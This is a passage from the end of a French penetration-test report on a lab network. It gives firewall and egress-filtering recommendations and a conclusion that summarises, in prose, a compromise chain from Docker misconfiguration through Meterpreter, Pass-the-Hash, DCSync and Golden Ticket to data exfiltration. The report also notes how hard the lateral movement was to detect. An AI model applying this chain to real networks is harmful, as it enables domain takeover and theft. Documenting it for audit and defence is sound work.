Le pic de débit réseau enregistré lors du scan Nmap (+21,5 kb/s) constitue une signature détectable. Le déploiement de Suricata ou Snort sur le pare-feu pfSense, avec les rulesets EmergingThreats, permettrait de détecter automatiquement les scans de ports, les patterns Metasploit et les tentatives d'exploitation SMB.

R-14 — Renforcement des règles pfSense et segmentation inter-zones

La règle d'ouverture globale WAN activée pour l'audit (`IPv4 ALL - 192.168.145.0/24`) doit être supprimée après la phase d'audit. En production, les flux entre zones doivent être restreints au strict nécessaire (principe du moindre privilège réseau), avec une politique de deny-by-default sur toutes les interfaces.

R-15 — Contrôle des flux sortants et prévention de l'exfiltration

L'exfiltration réussie via HTTP POST sur le port 9001 démontre l'absence de filtrage des flux sortants depuis la zone Windows. Un proxy de filtrage applicatif (Squid + ICAP) doit inspecter les flux HTTP/HTTPS sortants. Une solution DLP (Data Loss Prevention) doit être étudiée pour les données sensibles.

X. CONCLUSION

L'aboutissement de ce projet d'audit de sécurité et de test d'intrusion, mené conformément au référentiel PTES (Penetration Testing Execution Standard), a permis de valider l'intégralité d'un scénario de compromission avancée sur l'infrastructure simulée MyLab. En partant d'une phase de reconnaissance passive et active, la chaîne d'exploitation s'est déployée de manière continue : accès initial via misconfiguration Docker, élévation de privilèges vers root sur le serveur Linux DMZ, obtention d'une session Meterpreter avec élévation NT AUTHORITY\SYSTEM sur le poste Windows 10, mouvement latéral par Pass-the-Hash vers le contrôleur de domaine Active Directory, compromission totale via l'attaque DCSync et persistance Kerberos par Golden Ticket, jusqu'à l'exfiltration confirmée de données sensibles. Le taux d'exploitation atteint est de **60 % sur l'ensemble des vulnérabilités critiques et élevées** identifiées lors de la phase d'analyse.

Au-delà de l'aspect offensif, l'intégration du Performance Engineering — via la stack Prometheus, cAdvisor, pidstat et Grafana — a fourni une visibilité quantitative complète sur l'empreinte des outils de pentest. Du côté attaquant, les mesures ont mis en exergue un CPU overhead moyen de **+29,1 %** (pic à 85 % lors du scan Nmap) et une surconsommation mémoire de **+0,52 GiB** liée aux frameworks Metasploit et Impacket. À l'inverse, les métriques relevées sur les hôtes cibles Windows ont révélé la grande furtivité des attaques de mouvement latéral et de répllication AD : la charge processeur est restée remarquablement stable à 11,2 % en moyenne, et seule la variation du trafic réseau lors de la reconnaissance (pic à 85 kb/s) a constitué une anomalie mesurable, soulignant la nécessité d'une approche de détection comportementale (*behavioral analytics*) plutôt que volumétrique.

Ce projet illustre une leçon fondamentale de la sécurité des domaines Active Directory : l'absence de vulnérabilités exploitables automatiquement en mode non authentifié ne constitue pas une garantie de robustesse. La surface d'attaque réelle d'un environnement Windows d'entreprise réside dans les défauts de configuration des privilèges, les faiblesses des protocoles d'authentification et les abus de chaînes de délégation — des vecteurs invisibles à un scanner de vulnérabilités standard, mais exploitables par un attaquant disposant d'un accès initial minimal. La mise en œuvre du plan de recommandations priorisé — notamment la rotation du hash **krbtgt**, le déploiement de LAPS, la protection LSASS et la segmentation par Tier Active Directory — constitue la feuille de route immédiate pour réduire significativement la surface d'attaque de l'infrastructure MyLab.

RÉFÉRENCES

- [1] PTES Technical Guidelines, *Penetration Testing Execution Standard*, version 1.1, 2012. [En ligne]. Disponible : <http://www.pentest-standard.org/>
- [2] MITRE Corporation, *MITRE ATT&CK Enterprise Matrix*, version 14.1, 2024. [En ligne]. Disponible : <https://attack.mitre.org/>

- [3] FIRST.org, *Common Vulnerability Scoring System (CVSS) v3.1 Specification Document*, 2019. [En ligne]. Disponible : <https://www.first.org/cvss/specification-document>
- [4] Greenbone Networks, *Greenbone Vulnerability Management (GVM) 25.04.0 Documentation*, 2025. [En ligne]. Disponible : <https://docs.greenbone.net/>
- [5] Rapid7, *Metasploit Framework — Module Library*, 2024. [En ligne]. Disponible : <https://docs.metasploit.com/>
- [6] Forshaw, J., *Windows Security Internals*. No Starch Press, 2024.
- [7] Dafydd Stuttard, Marcus Pinto, *The Web Application Hacker's Handbook*, 2nd ed. Wiley, 2011.
- [8] Impacket Development Team, *Impacket — Python Classes for Working with Network Protocols*, v0.12.0, 2024. [En ligne]. Disponible : <https://github.com/fortra/impacket>
- [9] BloodHound Enterprise, *BloodHound CE — Active Directory Attack Path Management*, v5.x, 2024. [En ligne]. Disponible : <https://github.com/SpecterOps/BloodHound>
- [10] Prometheus Authors, *Prometheus Monitoring System & Time Series Database*, v2.x, 2024. [En ligne]. Disponible : <https://prometheus.io/>
- [11] Grafana Labs, *Grafana — The Open Observability Platform*, v11.x, 2024. [En ligne]. Disponible : <https://grafana.com/>
- [12] NVD / NIST, *CVE-1999-0524 — ICMP Timestamp Reply Information Disclosure*. [En ligne]. Disponible : <https://nvd.nist.gov/vuln/detail/CVE-1999-0524>
- [13] NVD / NIST, *CVE-2007-2447 — Samba 3.0.x usermap_script Command Injection*. [En ligne]. Disponible : <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>
- [14] Microsoft, *MS17-010 — Security Update for Microsoft Windows SMB Server*, 2017. [En ligne]. Disponible : <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>
- [15] Microsoft, *Local Administrator Password Solution (LAPS) Technical Documentation*, 2023. [En ligne]. Disponible : <https://docs.microsoft.com/en-us/windows-server/identity/laps/>